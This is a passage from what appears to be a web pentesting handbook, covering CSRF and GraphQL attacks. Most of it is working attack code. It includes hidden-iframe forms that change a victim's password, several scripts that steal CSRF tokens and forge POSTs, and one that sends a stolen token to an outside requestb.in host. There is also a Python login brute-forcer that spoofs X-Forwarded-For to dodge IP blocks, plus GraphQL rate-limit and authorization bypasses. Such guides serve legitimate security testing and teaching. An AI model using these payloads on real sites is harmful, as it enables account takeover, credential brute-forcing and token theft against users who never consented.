xhr.setRequestHeader("Content-Length", fileSize);

var body = "--" + boundary + "\r\n";

body += 'Content-Disposition: form-data; name="' + nameVar +'"; filename="' + fileName + '"\r\n';

body += "Content-Type: " + ctype + "\r\n\r\n";

body += fileData + "\r\n";

body += "--" + boundary + "--";

//xhr.send(body);

xhr.sendAsBinary(body);

### Form POST request from within an iframe

Copy

<--! expl.html -->

<body onload="envia()">

<form method="POST"id="formulario" action="http://aplicacion.example.com/cambia\_pwd.php">

<input type="text" id="pwd" name="pwd" value="otra nueva">

</form>

<body>

<script>

function envia(){document.getElementById("formulario").submit();}

</script>

<!-- public.html -->

<iframe src="2-1.html" style="position:absolute;top:-5000">

</iframe>

<h1>Sitio bajo mantenimiento. Disculpe las molestias</h1>

### **Steal CSRF Token and send a POST request**

Copy

function submitFormWithTokenJS(token) {

var xhr = new XMLHttpRequest();

xhr.open("POST", POST\_URL, true);

xhr.withCredentials = true;

// Send the proper header information along with the request

xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

// This is for debugging and can be removed

xhr.onreadystatechange = function() {

if(xhr.readyState === XMLHttpRequest.DONE && xhr.status === 200) {

//console.log(xhr.responseText);

}

}

xhr.send("token=" + token + "&otherparama=heyyyy");

}

function getTokenJS() {

var xhr = new XMLHttpRequest();

// This tels it to return it as a HTML document

xhr.responseType = "document";

xhr.withCredentials = true;

// true on the end of here makes the call asynchronous

xhr.open("GET", GET\_URL, true);

xhr.onload = function (e) {

if (xhr.readyState === XMLHttpRequest.DONE && xhr.status === 200) {

// Get the document from the response

page = xhr.response

// Get the input element

input = page.getElementById("token");

// Show the token

//console.log("The token is: " + input.value);

// Use the token to submit the form

submitFormWithTokenJS(input.value);

}

};

// Make the request

xhr.send(null);

}

var GET\_URL="http://google.com?param=VALUE"

var POST\_URL="http://google.com?param=VALUE"

getTokenJS();

### **Steal CSRF Token and send a Post request using an iframe, a form and Ajax**

Copy

<form id="form1" action="http://google.com?param=VALUE" method="post" enctype="multipart/form-data">

<input type="text" name="username" value="AA">

<input type="checkbox" name="status" checked="checked">

<input id="token" type="hidden" name="token" value="" />

</form>

<script type="text/javascript">

function f1(){

x1=document.getElementById("i1");

x1d=(x1.contentWindow||x1.contentDocument);

t=x1d.document.getElementById("token").value;

document.getElementById("token").value=t;

document.getElementById("form1").submit();

}

</script>

<iframe id="i1" style="display:none" src="http://google.com?param=VALUE" onload="javascript:f1();"></iframe>

### **Steal CSRF Token and sen a POST request using an iframe and a form**

Copy

<iframe id="iframe" src="http://google.com?param=VALUE" width="500" height="500" onload="read()"></iframe>

<script>

function read()

{

var name = 'admin2';

var token = document.getElementById("iframe").contentDocument.forms[0].token.value;

document.writeln('<form width="0" height="0" method="post" action="http://www.yoursebsite.com/check.php" enctype="multipart/form-data">');

document.writeln('<input id="username" type="text" name="username" value="' + name + '" /><br />');

document.writeln('<input id="token" type="hidden" name="token" value="' + token + '" />');

document.writeln('<input type="submit" name="submit" value="Submit" /><br/>');

document.writeln('</form>');

document.forms[0].submit.click();

}

</script>

### **Steal token and send it using 2 iframes**

Copy

<script>

var token;

function readframe1(){

token = frame1.document.getElementById("profile").token.value;

document.getElementById("bypass").token.value = token

loadframe2();

}

function loadframe2(){

var test = document.getElementbyId("frame2");

test.src = "http://requestb.in/1g6asbg1?token="+token;

}

</script>

<iframe id="frame1" name="frame1" src="http://google.com?param=VALUE" onload="readframe1()"

sandbox="allow-same-origin allow-scripts allow-forms allow-popups allow-top-navigation"

height="600" width="800"></iframe>

<iframe id="frame2" name="frame2"

sandbox="allow-same-origin allow-scripts allow-forms allow-popups allow-top-navigation"

height="600" width="800"></iframe>

<body onload="document.forms[0].submit()">

<form id="bypass" name"bypass" method="POST" target="frame2" action="http://google.com?param=VALUE" enctype="multipart/form-data">

<input type="text" name="username" value="z">

<input type="checkbox" name="status" checked="">

<input id="token" type="hidden" name="token" value="0000" />

<button type="submit">Submit</button>

</form>

### **POSTSteal CSRF token with Ajax and send a post with a form**

Copy

<body onload="getData()">

<form id="form" action="http://google.com?param=VALUE" method="POST" enctype="multipart/form-data">

<input type="hidden" name="username" value="root"/>

<input type="hidden" name="status" value="on"/>

<input type="hidden" id="findtoken" name="token" value=""/>

<input type="submit" value="valider"/>

</form>

<script>

var x = new XMLHttpRequest();

function getData() {

x.withCredentials = true;

x.open("GET","http://google.com?param=VALUE",true);

x.send(null);

}

x.onreadystatechange = function() {

if (x.readyState == XMLHttpRequest.DONE) {

var token = x.responseText.match(/name="token" value="(.+)"/)[1];

document.getElementById("findtoken").value = token;

document.getElementById("form").submit();

}

}

</script>

### CSRF with Socket.IO

Copy

<script src="https://cdn.jsdelivr.net/npm/socket.io-client@2/dist/socket.io.js"></script>

<script>

let socket = io('http://six.jh2i.com:50022/test');

const username = 'admin'

socket.on('connect', () => {

console.log('connected!');

socket.emit('join', {

room: username

});

socket.emit('my\_room\_event', {

data: '!flag',

room: username

})

});

</script>

## CSRF Login Brute Force

The code can be used to Brut Force a login form using a CSRF token (It's also using the header X-Forwarded-For to try to bypass a possible IP blacklisting):

Copy

import request

import re

import random

URL = "http://10.10.10.191/admin/"

PROXY = { "http": "127.0.0.1:8080"}

SESSION\_COOKIE\_NAME = "BLUDIT-KEY"

USER = "fergus"

PASS\_LIST="./words"

def init\_session():

#Return CSRF + Session (cookie)

r = requests.get(URL)

csrf = re.search(r'input type="hidden" id="jstokenCSRF" name="tokenCSRF" value="([a-zA-Z0-9]\*)"', r.text)

csrf = csrf.group(1)

session\_cookie = r.cookies.get(SESSION\_COOKIE\_NAME)

return csrf, session\_cookie

def login(user, password):

print(f"{user}:{password}")

csrf, cookie = init\_session()

cookies = {SESSION\_COOKIE\_NAME: cookie}

data = {

"tokenCSRF": csrf,

"username": user,

"password": password,

"save": ""

}

headers = {

"X-Forwarded-For": f"{random.randint(1,256)}.{random.randint(1,256)}.{random.randint(1,256)}.{random.randint(1,256)}"

}

r = requests.post(URL, data=data, cookies=cookies, headers=headers, proxies=PROXY)

if "Username or password incorrect" in r.text:

return False

else:

print(f"FOUND {user} : {password}")

return True

with open(PASS\_LIST, "r") as f:

for line in f:

login(USER, line.strip())

## Tools

* <https://github.com/0xInfection/XSRFProbe>
* <https://github.com/merttasci/csrf-poc-generator>

## References

* <https://portswigger.net/web-security/csrf>
* <https://portswigger.net/web-security/csrf/bypassing-token-validation>
* <https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses>
* <https://www.hahwul.com/2019/10/bypass-referer-check-logic-for-csrf.html>

Out there you are going to be able to find several GraphQL endpoints **configured without CSRF tokens.**

Note that GraphQL request are usually sent via POST requests using the Content-Type **application/json**.

Copy

{"operationName":null,"variables":{},"query":"{\n user {\n firstName\n \_\_typename\n }\n}\n"}

However, most GraphQL endpoints also support **form-urlencoded POST requests:**

Copy

query=%7B%0A++user+%7B%0A++++firstName%0A++++\_\_typename%0A++%7D%0A%7D%0A

Therefore, as CSRF requests like the previous ones are sent **without preflight requests**, it's possible to **perform** **changes** in the GraphQL abusing a CSRF.

However, note that the new default cookie value of the samesite flag of Chrome is Lax. This means that the cookie will only be sent from a third party web in GET requests.

Note that it's usually possible to send the **query** **request** also as a **GET** **request and the CSRF token might not being validated in a GET request.**

Also, abusing a [**XS-Search**](https://book.hacktricks.xyz/pentesting-web/xs-search) **attack** might be possible to exfiltrate content from the GraphQL endpoint abusing the credentials of the user.

For more information **check the** [**original post here**](https://blog.doyensec.com/2021/05/20/graphql-csrf.html).

## Authorization in GraphQL

Many GraphQL functions defined on the endpoint might only check the authentication of the requester but not authorization.

Modifying query input variables could lead to sensitive account details [leaked](https://hackerone.com/reports/792927).

Mutation could even lead to account takeover trying to modify other account data.

Copy

{

"operationName":"updateProfile",

"variables":{"username":INJECT,"data":INJECT},

"query":"mutation updateProfile($username: String!,...){updateProfile(username: $username,...){...}}"

}

### Bypass authorization in GraphQL

[Chaining queries](https://s1n1st3r.gitbook.io/theb10g/graphql-query-authentication-bypass-vuln) together can bypass a weak authentication system.

In the below example you can see that the operation is "forgotPassword" and that it should only execute the forgotPassword query associated with it. This can be bypassed by adding a query to the end, in this case we add "register" and a user variable for the system to register as a new user.

## Bypassing Rate Limits Using Aliases in GraphQL

In GraphQL, aliases are a powerful feature that allow for the **naming of properties explicitly** when making an API request. This capability is particularly useful for retrieving **multiple instances of the same type** of object within a single request. Aliases can be employed to overcome the limitation that prevents GraphQL objects from having multiple properties with the same name.

For a detailed understanding of GraphQL aliases, the following resource is recommended: [Aliases](https://portswigger.net/web-security/graphql/what-is-graphql#aliases).

While the primary purpose of aliases is to reduce the necessity for numerous API calls, an unintended use case has been identified where aliases can be leveraged to execute brute force attacks on a GraphQL endpoint. This is possible because some endpoints are protected by rate limiters designed to thwart brute force attacks by restricting the **number of HTTP requests**. However, these rate limiters might not account for the number of operations within each request. Given that aliases allow for the inclusion of multiple queries in a single HTTP request, they can circumvent such rate limiting measures.

Consider the example provided below, which illustrates how aliased queries can be used to verify the validity of store discount codes. This method could sidestep rate limiting since it compiles several queries into one HTTP request, potentially allowing for the verification of numerous discount codes simultaneously.

Copy

# Example of a request utilizing aliased queries to check for valid discount codes

query isValidDiscount($code: Int) {

isvalidDiscount(code:$code){

valid

}

isValidDiscount2:isValidDiscount(code:$code){

valid

}

isValidDiscount3:isValidDiscount(code:$code){

valid

}

}

## Tools

### Vulnerability scanners

* <https://github.com/dolevf/graphql-cop>: Test common misconfigurations of graphql endpoints
* <https://github.com/dolevf/graphw00f>: Fingerprint the graphql being used
* <https://github.com/gsmith257-cyber/GraphCrawler>: Toolkit that can be used to grab schemas and search for sensitive data, test authorization, brute force schemas, and find paths to a given type.
* <https://blog.doyensec.com/2020/03/26/graphql-scanner.html>: Can be used as standalone or [Burp extension](https://github.com/doyensec/inql).
* <https://github.com/swisskyrepo/GraphQLmap>: Can be used as a CLI client also to automate attacks
* <https://gitlab.com/dee-see/graphql-path-enum>: Tool that lists the different ways of reaching a given type in a GraphQL schema.
* <https://github.com/doyensec/inql>: Burp extension for advanced GraphQL testing. The ***Scanner*** is the core of InQL v5.0, where you can analyze a GraphQL endpoint or a local introspection schema file. It auto-generates all possible queries and mutations, organizing them into a structured view for your analysis. The ***Attacker*** component lets you run batch GraphQL attacks, which can be useful for circumventing poorly implemented rate limits.

### Clients

* <https://github.com/graphql/graphiql>: GUI client
* <https://altair.sirmuel.design/>: GUI Client

### Automatic Tests

[https://graphql-dashboard.herokuapp.com/graphql-dashboard.herokuapp.com](https://graphql-dashboard.herokuapp.com/)

* Video explaining AutoGraphQL: <https://www.youtube.com/watch?v=JJmufWfVvyU>

## References

* [**https://jondow.eu/practical-graphql-attack-vectors/**](https://jondow.eu/practical-graphql-attack-vectors/)
* [**https://medium.com/@the.bilal.rizwan/graphql-common-vulnerabilities-how-to-exploit-them-464f9fdce696**](https://medium.com/@the.bilal.rizwan/graphql-common-vulnerabilities-how-to-exploit-them-464f9fdce696)
* [**https://medium.com/@apkash8/graphql-vs-rest-api-model-common-security-test-cases-for-graphql-endpoints-5b723b1468b4**](https://medium.com/@apkash8/graphql-vs-rest-api-model-common-security-test-cases-for-graphql-endpoints-5b723b1468b4)
* [**http://ghostlulz.com/api-hacking-graphql/**](http://ghostlulz.com/api-hacking-graphql/)
* [**https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/GraphQL%20Injection/README.md**](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/GraphQL%20Injection/README.md)
* [**https://medium.com/@the.bilal.rizwan/graphql-common-vulnerabilities-how-to-exploit-them-464f9fdce696**](https://medium.com/@the.bilal.rizwan/graphql-common-vulnerabilities-how-to-exploit-them-464f9fdce696)
* [**https://portswigger.net/web-security/graphql**](https://portswigger.net/web-security/graphql)